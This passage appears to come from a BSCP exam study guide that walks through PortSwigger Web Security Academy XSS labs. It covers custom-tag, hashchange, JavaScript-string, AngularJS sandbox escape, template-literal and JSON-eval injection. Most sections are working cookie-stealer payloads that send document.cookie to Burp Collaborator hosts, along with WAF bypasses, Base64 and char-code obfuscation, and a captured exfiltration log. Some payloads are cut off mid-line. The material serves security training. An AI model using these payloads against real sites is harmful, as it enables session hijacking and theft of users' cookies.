
Identify if above custom tag is not block in search function, by observing the response. Create below payload to steal session cookie out-of-band.

```
<script>
location = 'https://TARGET.net/?search=<xss+id=x+onfocus=document.location='https://OASTIFY.COM/?c='+document.cookie
```

```
tabindex=1>#x';
</script>
```

> **Note:** The custom tag with the ID `x`, which contains an **onfocus** event handler that triggers the `document.location` function. The **HASH** `#` character at the end of the URL focuses on this element as soon as the page is loaded, causing the payload to be called. Host the payload script on the exploit server in `script` tags, and send to victim. Below is the same payload but **URL-encoded** format.

```
<script>
location = 'https://TARGET.net/?
search=%3Cxss+id%3Dx+onfocus%3Ddocument.location%3D%27https%3A%2F%2FOASTIFY.COM%2F%3Fc%3D%27%2Bdocument.cookie%20tabindex=1%3E#
</script>
```



[PortSwigger Lab: Reflected XSS into HTML context with all tags blocked except custom ones]

[z3nsh3ll - explaining custom tags for XSS attacks]

OnHashChange

> Below iframe uses **HASH** `#` character at end of the URL to trigger the **OnHashChange** XSS cookie stealer.

```
<iframe src="https://TARGET.net/#" onload="document.location='http://OASTIFY.COM/?cookies='+document.cookie"></iframe>
```

> Note if the cookie is secure with **HttpOnly** flag set enabled, the cookie cannot be stolen using XSS.

> PortSwigger Lab payload perform print.

```
<iframe src="https://TARGET.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>
```

> Note: ***Identify*** the vulnerable jquery 1.8.2 version included in the `source code` with the CSS selector action a the **hashchange**.

```
<script src="/resources/js/jquery_1-8-2.js"></script>
<script src="/resources/js/jqueryMigrate_1-4-1.js"></script>
<script>
    $(window).on('hashchange', function(){
        var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')');
        if (post) post.get(0).scrollIntoView();
    });
</script>
```

[PortSwigger Lab: DOM XSS in jQuery selector sink using a hashchange event]

[Crypto-Cat: DOM XSS in jQuery selector sink using a hashchange event]

Reflected String XSS

> Submitting a search string and reviewing the `source code` of the search result page, the JavaScript string variable is ***identified*** to reflect the search string `tracker.gif` in the `source code` with a variable named `searchTerms`.

```
<section class=blog-header>
    <h1>0 search results for 'fuzzer'</h1>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=term>
        <button type=submit class=button>Search</button>
    </form>
    </section>
    <script>
    var searchTerms = 'fuzzer';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
```


```
<section class=blog-header>
    <h1>0 search results for 'fuzzer'</h1>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=search>
        <button type=submit class=button>Search</button>
    </form>
</section>
<script>
    var searchTerms = 'fuzzer';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
<section class=blog-list>
    <div class=is-linkback>
        <a href=/>Back to Blog</a>
    </div>
</section>
```

> Using a payload `test'payload` and observe that a single quote gets backslash-escaped, preventing breaking out of the string.

```
</script><script>alert(1)</script>
```

> Changing the payload to a cookie stealer that deliver the session token to Burp Collaborator.

```
</script><script>document.location="https://OASTIFY.COM/?cookie="+document.cookie</script>
```



> When placing this payload in `iframe`, the target application do not allow it to be embedded and give message: `refused to connect`.

[PortSwigger Lab: Reflected XSS into a JavaScript string with single quote and backslash escaped]

> In BSCP exam host the below payload on exploit server inside `<script>` tags, and the search query below before it is URL encoded.

```
</ScRiPt ><img src=a onerror=document.location="https://OASTIFY.COM/?biscuit="+document.cookie>
```

> Exploit Server hosting search term reflected vulnerability that is send to victim to obtain their session cookie.

```
<script>
location = "https://TARGET.net/?search=%3C%2FScRiPt+%3E%3Cimg+src%3Da+onerror%3Ddocument.location%3D%22https%3A%2F%2FOASTIFY.COM
</script>
```

> The application gave error message `Tag is not allowed`, and this is bypassed using this `</ScRiPt >`.

Reflected String Extra Escape


> See in `source code` the variable named `searchTerms`, and when submitting payload `fuzzer'payload`, see the single quote is backslash escaped, and then send a `fuzzer\payload` payload and ***identify*** that the backslash is not escaped.

```
\'-alert(1)//

fuzzer\';console.log(12345);//

fuzzer\';alert(`Testing The backtick a typographical mark used mainly in computing`);//
```

> Using a single **backslash**, single quote and **semicolon** we escape out of the JavaScript string variable, then using back ticks to enclose the `document.location` path, allow for the cookie stealer to bypass application protection.

```
\';document.location=`https://OASTIFY.COM/?BackTicks=`+document.cookie;//
```

> With help from Trevor I made this into cookie stealer payload, using back ticks. Thanks Trevor, here is his Youtube walk through [XSS JavaScript String Angle Brackets Double Quotes Encoded Single]




[PortSwigger Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped]

AngularJS Sandbox Escape

> Expert PortSwigger Lab exercise using AngularJS 1.4.4 and versions 1.x has reached end of life and is no longer maintained.
> This lab uses **AngularJS** in an unusual way where the `$eval` function is not available and you will be unable to use any strings in AngularJS.
> Objective, perform a cross-site scripting attack that escapes the sandbox and executes the payload without using the `$eval` function.

[z3nsh3ll - YouTube Video give a great explanation of this Reflected XSS with AngularJS Sandbox Escape Without Strings]


> ***Identify*** the `angular.module` in JavaScript source code:




> The `key` variable value `search` is injected into the JavaScript created dynamically.
> No obvious security issue present here. However, the security of this code depends on how this controller and the extracted values are used in the back-end.

> The `$parse` method evaluates the AngularJS expression `$scope.query`.

> Using the `&` to add second key value pair to test payload dynamic code generated.



> Changing the second added key value name to expression to determine if evaluated, `/?search=key1value&7*7=payload` and math result is 49.



> Constructing a payload fails when using `alert()` as the second key name in how angularJS compile the code through the parser.

> [AngulaJS sandbox - See PortSwigger Client-Side template injection documents]

> [PortSwigger CheatSheet Reference Sandbox 1.4.4 escape]

```
1&toString().constructor.prototype.charAt%3d[].join;
[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1
```

> Collaborator payload ***cookie stealer***:

```
x=fetch('https://m9w8haeauh0frftrtjdvexkyrpxgl69v.oastify.com/?z='+document.cookie)
```

> The ASCII decimal values for each character in the above payload string, separated by commas. Each number represents the ASCII decimal value of the corresponding character in the payload string.

```
120,61,102,101,116,99,104,40,39,104,116,116,112,115,58,47,47,103,112,57,111,49,56,57,51,106,97,107,49,100,122,101,55,117,116,11
```


> Python script to convert any payload to ASCIII decimal values:

```python
import sys

print('Python String to ASCII Converter!')
if len(sys.argv) != 2:
    print("Usage: Python ascii_converter.py 'Payload_String'")
    sys.exit(1)

input_string = sys.argv[1]
ascii_values = [str(ord(char)) for char in input_string]

output = ",".join(ascii_values)
print(output)
print('PortSwigger Expert Academy Labs!')
```

```
┌──(kali㉿kali)-[~/Downloads/portswigger/xss]
└─$ python ascii_converter.py "x=alert(1)"
Python String to ASCII Converter!
120, 61, 97, 108, 101, 114, 116, 40, 49, 41
PortSwigger Expert Academy Labs!
```

> Cookie Stealer Payload in ASCII decimal value AngularJS expression run through sandbox, from the PortSwigger solution steps:

1. The exploit uses `toString()` to create a string without using quotes.
2. Then gets the String prototype and overwrites the `charAt` function for every string.
3. This breaks the AngularJS sandbox. allow an array passed to the `orderBy` filter.
4. Set the argument for the filter by again using `toString()` to create a string and the String constructor property.
5. Finally, use the `fromCharCode` method generate our payload by converting character codes into the payload example `x=alert(1)`.
6. The `charAt` function has been overwritten, AngularJS will allow this code to escape the **Sandbox**.



> [PortSwigger Expert Lab: Reflected XSS with AngularJS sandbox escape without strings]

XSS Template Literal

> JavaScript template literal is ***identified*** by the back ticks ` used to contain the string. On the target code we ***identify*** the search string is reflected inside a template literal string.

```
${alert(document.cookie)}
```

```
</header>
<section class=blog-header>
    <h1 id="searchMessage"></h1>
    <script>
        var message = `0 search results for 'fuzzer'`;
        document.getElementById('searchMessage').innerText = message;
    </script>
    <hr>
</section>
```

> Thanks to ***Adrián Gyurácz***, for providing awesome bypass where I failed to get a working cookie stealer bypass all filters for this lab.

> ***Adrián Gyurácz*** found the following research article from Portswigger that lead to the solution:
> [bypassing-character-blocklists-with-unicode-overflows]

Pivoting from above, his payload:

```
${fetch(String.fromCharCode(0x68,0x74,0x74,0x70,0x73,0x3a,0x2f,0x2f,0x30,0x62,0x63,0x6f,0x31,0x68,0x62,0x62,0x32,0x66,0x72,0x75
+ document.cookie)}
```

> As the original lab session cookie has protection flags, he created a test dummy cookie for proof of concept:

Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partitio...	Cross Site	Priority
hey	Itworks	0a7f00f...	/	Session	10						Medium

> after sending the payload in the search function, I got a cookie stealer hit:

33 2025-Jun-02 15:09:44.466 UTC HTTP 0bco1hbb2frua9kyd5xwl1q7wy2pqnec

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex


```
GET /?teszt=hey=Itworks HTTP/1.1
Host: 0bco1hbb2frua9kyd5xwl1q7wy2pqnec.oastify.com
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://0a7f00f30375bb7282aab6280055003e.web-security-academy.net
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a7f00f30375bb7282aab6280055003e.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

> I hope others find his research helpful, and including it in my guide Tx.


[PortSwigger Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped]

XSS via JSON into EVAL

> This [PortSwigger Practice Exam APP] is performing search function and the **DOM Invader** ***identify*** the sink in an `eval()` function. The search results are placed into JSON content type.



> Test escape out of the `JSON` data and inject test payload `"-prompt(321)-"` into the JSON content.



> Attempting to get our own session cookie value with payload of `"-alert(document.cookie)-"` and filter message is returned stating `"Potentially dangerous search term"`.

> WAF is preventing dangerous search filters and tags, then we bypass WAF filters using JavaScript global variables.

```
"-alert(window["document"]["cookie"])-"
"-window["alert"](window["document"]["cookie"])-"
"-self["alert"](self["document"]["cookie"])-"
```

[secjuice: Bypass XSS filters using JavaScript global variables]

> Below is the main [cookie stealer payload] before BASE 64 encoding it.

```
fetch(`https://OASTIFY.COM/?jsonc=` + window["document"]["cookie"])
```

> Next is encode payload using [Base64 encoded] value of the above cookie stealer payload.

```
ZmV0Y2goYGh0dHBzOi8vNHo0YWdlMHlwYjV3b2I5cDYxeXBwdTEzdnUxbHBiZDAub2FzdGlmeS5jb20vP2pzb25jPWAgKyB3aW5kb3dbImRvY3VtZW50Il1bImNvb2tp
```


> Test payload on our own session cookie in Search function.

```
"-eval(atob("ZmV0Y2goYGh0dHBzOi8vNHo0YWdlMHlwYjV3b2I5cDYxeXBwdTEzdnUxbHBiZDAub2FzdGlmeS5jb20vP2pzb25jPWAgKyB3aW5kb3dbImRvY3VtZW50
```

> Unpacking above payload assembly stages:

- Using the **eval()** method evaluates or executes an argument.
- Using **atob()** or **btoa()** is function used for encoding to and from base64 format strings.
- If **eval()** being blocked then Alternatives:
  - setTimeout("code")
  - setInterval("code")
  - setImmediate("code")
  - Function("code")()

> This image shows Burp Collaborator receiving the my cookie value as proof of concept before setting up payload to `Deliver exploit to victim`.




> [URL Encode] all characters in this payload and use as the value of the `/?SearchTerm=` parameter.

```
"-eval(atob("ZmV0Y2goYGh0dHBzOi8vNHo0YWdlMHlwYjV3b2I5cDYxeXBwdTEzdnUxbHBiZDAub2FzdGlmeS5jb20vP2pzb25jPWAgKyB3aW5kb3dbImRvY3VtZW50
```

> Hosting the `IFRAME` on exploit server, give a **error** message refused to connect to target. Instead host the payload on exploit server between `<script>` tags.

```
<script>
